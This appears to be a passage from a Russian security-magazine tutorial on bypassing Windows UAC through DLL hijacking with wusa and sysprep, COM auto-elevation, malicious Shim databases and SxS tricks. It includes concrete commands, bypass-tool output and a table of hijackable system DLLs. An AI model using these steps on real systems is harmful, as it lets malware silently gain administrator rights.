Поместим `cryptbase.dll` в архив CAB. Не будем останавливаться на том, как сделать эту элементарную операцию. Она подробно описана на сайте Microsoft. Пусть наша библиотека называется evil.dll и находится в каталоге `\FCKUAC` на диске `C:\`. Тогда следующей командой мы сделаем «заряженный» архив:

```
makecab C:\FCKUAC\evil.dll C:\FCKUAC\evil.cab
```



```
Microsoft Windows [Version 6.1.7601]
(c) Корпорация Майкрософт (Microsoft Corp.), 2009. Все права защищены.

C:\Users\Vasya>whoami
ctester-pc\vasya

C:\Users\Vasya>cd C:\FCKUAC\

C:\FCKUAC>dir
 Том в устройстве C не имеет метки.
 Серийный номер тома: 387E-ECA3

 Содержимое папки C:\FCKUAC

13.10.2016  15:10    <DIR>          .
13.10.2016  15:10    <DIR>          ..
19.02.2011  23:03           138 056 evil.dll
               1 файлов        138 056 байт
               2 папок  25 715 822 592 байт свободно

C:\FCKUAC>makecab C:\FCKUAC\evil.dll C:\FCKUAC\evil.cab
Cabinet Maker - Lossless Data Compression Tool

100.00% [flushing current folder]
C:\FCKUAC>dir
 Том в устройстве C не имеет метки.
 Серийный номер тома: 387E-ECA3

 Содержимое папки C:\FCKUAC

13.10.2016  15:11    <DIR>          .
13.10.2016  15:11    <DIR>          ..
13.10.2016  15:11            68 118 evil.cab
19.02.2011  23:03           138 056 evil.dll
               2 файлов        206 174 байт
               2 папок  25 715 740 672 байт свободно

C:\FCKUAC>
```


Свойства: evil
Общие
Безопасность
Подробно
Предыдущие версии
evil
Тип файла: CAB-файл (.cab)
Приложение: Проводник
Изменить...
Расположение: C:\FCKUAC
Размер: 66,5 КБ (68 118 байт)
На диске: 68,0 КБ (69 632 байт)
Создан: 13 октября 2016 г., 15:11:47
Изменен: 13 октября 2016 г., 15:11:47
Открыт: 13 октября 2016 г., 15:11:47
Атрибуты: Только чтение Скрытый
Другие...
OK
Отмена
Применить

Архив с нашей библиотекой

Скормим этот архив автономному установщику обновлений (Windows Update Standalone Installer).

```
wusa C:\FCKUAC\evil.cab /quite /extract:%systemroot%\system32\sysprep\
```

Он распакует его в `\system32\sysprep\`, а «контроль учетных записей» будет молчать.



Администратор: C:\Windows\system32\cmd.exe

```
C:\Windows\System32\sysprep>sysprep.exe /?
```

Программа подготовки системы 3.14

Sysprep


Использование: sysprep.exe [/quiet] [/generalize] [/audit | /oobe] [/reboot | /shutdown | /quit] [/unattend:<имя файла>]

Если аргументы не заданы, используется графический интерфейс для выбора режима работы программы Sysprep.

Утилита sysprep как встроенный бэкдор

Если умеешь программировать, то можешь запустить `sysprep.exe` скрыто — например, через `CreateProcess()` с флагом `StartupInfo.wShowWindow = SW_HIDE`. На скрытые окна сегодня ругаются эвристические анализаторы многих антивирусов, но сейчас мы говорим только про UAC — ему все равно. После такого запуска `sysprep.exe` попытается загрузить и выполнить библиотеку `CRYPTBASE.dll`, но на ее месте окажется наша, уже содержащая нужную нам функциональность. Она совершенно легально поднимет права нашему коду, и UAC примет это как должное.

Это происходит потому, что wusa и sysprep находятся в белом списке, а все приложения из этого списка могут поднимать себе права без участия UAC. Наш же код из подгружаемой установщиком библиотеки унаследует права родительского процесса `sysprep.exe` и также будет считаться доверенным.



```
PS C:\>
PS C:\> Invoke-PSUACMe -CustomDll64 C:\test\Fubuki64.dll -CustomDll32 C:\test\Fubuki32.dll -Verbose
VERBOSE: Reading 64 bit DLL.
VERBOSE: 64 bit process detected.
Using Sysprep method
VERBOSE: Windows 7 found!
VERBOSE: Writing to C:\Users\Nikhil\AppData\Local\Temp\CRYPTBASE.dll
VERBOSE: Creating cab C:\Users\Nikhil\AppData\Local\Temp\uac.cab
VERBOSE: Extracting cab to C:\Windows\System32\Sysprep\
VERBOSE: Executing C:\Windows\System32\Sysprep\sysprep.exe
VERBOSE: Removing C:\Users\Nikhil\AppData\Local\Temp\uac.cab.
VERBOSE: Removing C:\Users\Nikhil\AppData\Local\Temp\CRYPTBASE.dll.
VERBOSE: C:\Windows\System32\Sysprep\CRYPTBASE.dll must be removed manually.
VERBOSE: C:\Windows\temp\cmd.bat must be removed manually.
PS C:\>
```

Использование sysprep для обхода UAC

Рассмотренный выше трюк совместного использования `wusa` и `sysprep` представляет собой модифицированный метод Лео Дэвидсона (Leo Davidson). Исходный вариант был применим только к непропатченной Windows 7 и был описан еще в 2009 году в рассылке компьютерного сообщества Оксфордского университета. Копия приводится на его сайте, который из-за обилия подобного кода внесен в списки потенциально опасных.

Метод Дэвидсона в различных модификациях уже много лет используется для внедрения троянов, особенно семейства Win32/Carberp. Пик эпидемии пришелся на осень 2011 года, но способ до сих пор работает в следующем типичном сценарии: действия выполняются в 32-битной версии Windows 7/8 под учетной записью администратора при включенном UAC с настройками по умолчанию. Простому пользователю нельзя запускать `wusa.exe`, но многие до сих пор сидят под админом без реальной необходимости. Просто им лень создавать пользовательские учетки и управлять правами доступа даже через встроенные средства.

INFO

В каждой версии Windows (начиная с Vista) есть стандартный компонент UAC (User Account Control). Он включен по умолчанию и не дает пользователю «выстрелить себе в ногу», запустив какую-нибудь малварь с правами админа. В этой статье я расскажу, как использовать «контроль учетных записей» в своих целях – например, запустить любой код с правами администратора или даже как системный процесс.

Мэтт Грэбер (Matt Graeber) уточняет, что данный метод не работает «как есть» в Windows 8.1/10, поскольку в этих ОС изменены как `sysprep.exe`, так и сам UAC. Теперь программа подготовки системы к развертыванию загружает DLL только из `%windir%\system32\`.

АВТОМАТИЧЕСКОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ


Если по каким-то причинам доступа к установщику обновлений нет, то можно использовать другой вариант — копирование файла в системный каталог методом `IFileOperation`.

Суть метода в том, что для обхода UAC в нашей библиотеке создается COM-объект `IFileOperation`. Он позволяет скопировать файл куда угодно (в том числе в системную директорию `\system32\` и ее подкаталоги), автоматически повышая для этого привилегии, так как функция будет иметь флаг `auto-elevate`.

Вот пример использования объекта `IFileOperation` для копирования файла в системный каталог.

Метод внедрения своей библиотеки в процесс `explorer.exe` рассматривается в этом примере.

Список приложений из белого списка можно посмотреть тут. Также его можно сгенерировать самому, просто найдя в системном каталоге Windows экзешники, содержащие строку `autoelevate`.



Поиск файлов

Искать файлы: *.exe

Место поиска: c:\Windows\System32

☐ Рег. выраж. ☐ Только в выделенных файлах/каталогах

☐ Искать также в архивах (кроме UC2)

Глубина вложенности подкаталогов: Все (неограниченная)

☑ С текстом: autoelevate

☐ Только слова целиком ☐ Unicode ☐ UTF-8

☐ Учитывать регистр символов ☐ HEX-код

☐ В кодировке ASCII (DOS) ☐ Регулярные выражени

☐ Файлы, НЕ содержащие этот текст

Результаты поиска

[Найдено: файлов - 41, каталогов - 0]
c:\Windows\System32\ntprint.exe
c:\Windows\System32\rrinstaller.exe
c:\Windows\System32\eudcedit.exe
c:\Windows\System32\dfrgui.exe
c:\Windows\System32\perfmon.exe
c:\Windows\System32\ocsetup.exe
c:\Windows\System32\wusa.exe
c:\Windows\System32\SndVol.exe
c:\Windows\System32\iscsicli.exe

[Найдено: файлов - 41, каталогов - 0]

Создаем список программ из белого списка UAC

В зависимости от используемой программы из белого списка и версии Windows можно подменить ту или иную библиотеку (см. таблицу).

Компонент	Библиотека	Версия Windows
%windir%\System32\sysprep\sysprep.exe	cryptbase.dll	7/8
%windir%\System32\sysprep\sysprep.exe	ActionQueue.dll	7
%windir%\System32\oobe\setupsqm.exe	wdscore.dll	7/8/10
%windir%\System32\migwiz\migwiz.exe	wdscore.dll	7/8
%windir%\System32\cliconfig.exe	ntwdblib.dll	7/8/10
%windir%\System32\sysprep\winsat.exe	ntwdblib.dll	7 + devobj.dll 8/10
%windir%\System32\mmc.exe	eventvmr, ntwdblib.dll	7 + elsext.dll 8/10

Стандартные компоненты и подменяемые библиотеки

Методы перебора этих вариантов собраны в одну PowerShell-утилиту.

ISECURITYEDITOR

Удивительно, что большинство методов обхода «контроля учетных записей» были умышленно заложены самими разработчиками Windows. Провал «Висты» маркетологи связали с неудобным поведением нового компонента, и в «семерке» UAC постарались сделать менее назойливым. Для этого пришлось делать костыли из белого списка и метода автоматического повышения привилегий (без подтверждения пользователем) у сорока с лишним системных программ. К функции autoElevate были написаны COM-интерфейсы: документированный IFileOperation (который разбирался выше) и недокументированный ISecurityEditor, об использовании которого мы поговорим сейчас.

Благодаря встроенным в UAC бэкдорам компьютеры с Windows 7 заражались незаметно для пользователя. Они становились полигоном для малвари и частенько попадали в ботнеты. Один из них (под названием Simda) успешно развивался на протяжении пяти лет, используя для внедрения кода интерфейс ISecurityEditor. В Microsoft проблему частично устранили лишь в 2015 году. Исправленный ISecurityEditor стал работать только с объектами файловой системы, указанными в константе `SE_FILE_OBJECT`.

WWW

Классический метод обхода UAC от Лео Дэвидсона

Скрипт для автоматического перебора основных методов обхода UAC от 0xfemale

UACMe – наиболее полный сборник методов обхода UAC от hfiref0x

Непропатченные системы встречаются до сих пор. Пример обхода UAC с использованием уязвимой версии ISecurityEditor приводится здесь.

МЕТОД СИСТЕМНЫХ ЗАПЛАТОК

Следующий способ обхода UAC был взят на вооружение хакерской группой Dridex. В нем используется метод системных заплаток (Shims), позволяющий запускать программы в режиме совместимости. В версиях Windows 7/8/8.1 этот встроенный компонент был реализован с ошибками. Одна из них заключалась в том, что можно создать собственную базу Shim DataBase, а в ней указать ссылку на свой файл как на «исправленную» версию системного файла из белого списка. Таким образом можно запускать произвольный код, и UAC будет молчать.

Поэтапно схема от Dridex выглядела так:

1. Троян (`*.exe`) создает собственную базу *.sdb, пакетный файл *.bat и свою копию.
2. Троян использует команду `sdbinst` для установки созданной базы .sdb в систему:

```
sdbinst.exe –q %temp%\*.sdb
```

3. Троян запускает утилиту командной строки `iscsicli`. iSCSI-инициатор получает указание из *.sdb о том, что для дальнейшей работы требуется запустить *.bat.
4. Пакетный файл запускается как дочерний процесс и наследует административные привилегии.
5. Аналогичным образом пакетный файл запускает копию трояна (созданную на первом шаге) и делегирует административные привилегии ей.

Схожий метод обхода UAC использует и BackDoor.Gootkit. Сначала с помощью библиотеки apphelp.dll он создает в заражаемой системе свою базу данных Shim. В ней через функцию RedirectEXE он указывает, что для программы сетевого клиента SQL Server (`cliconfg.exe`) есть «исправленная» версия. В качестве «исправленного» файла записывается ссылка на компонент трояна. Поскольку в манифесте `cliconfg.exe` мы также можем увидеть знакомые строки `AutoElevate=true`, UAC позволяет ему загрузиться без лишних вопросов в Windows 7–8.1.

INFO

Некоторые методы обхода UAC используют внедрение своего кода в адресное пространство других процессов (в частности, системных), а способы такого инжекта отличаются для 32-битных и 64-разрядных версий Windows. Из-за ограничений самого инструмента Shim DataBase соответствующий метод работает только в 32-битных версиях Windows.

Для работы с Shim DataBase есть готовый набор функций WinAPI в стандартной библиотеке apphelp.dll. Исходный код одной из реализаций метода Shim для обхода UAC приводится здесь.


Методы использования Shim DataBase для обхода UAC подробно разбирались на конференции Black Hat 2015.

СБОРКА БОК О БОК

В Windows немало скрытых функций, и часть из них вполне можно считать бэкдорами. Например, доставшие еще со времен ранних версий NT конфликты между общими библиотеками в современных версиях Windows решаются при помощи технологии «сборки бок о бок» (Side-by-side Assembly — SxS). Все ресурсы для общего использования объединяются в сборку и размещаются в системном каталоге `\WinSxS\`, который растет как на дрожжах.

При каждой установке или обновлении программ и драйверов в него записывается новая сборка — подкаталог с уникальным (и длинным) именем, например таким: `\wow64_microsoft-windows-powershell-exe_31bf3856ad364e35_6.1.7600.16385_none_cd5f9aad50446c26\`. В WinSxS всегда находятся десятки тысяч таких записей, и даже на SSD их список загружается несколько секунд. Поэтому Windows не спешит обращаться к этому репозиторию. Для ускорения работы многие стандартные компоненты делают иначе — создают копию нужных библиотек в своем временном подкаталоге общего вида `*.local`.

Например, та же программа подготовки системы к развертыванию создает подкаталог `%windir%\system32\sysprep.exe.local\` и, только если не найдет нужных компонентов там, обратится в `%windir%\WinSxS\`.



Диспетчер процессов показывает создание каталога .local

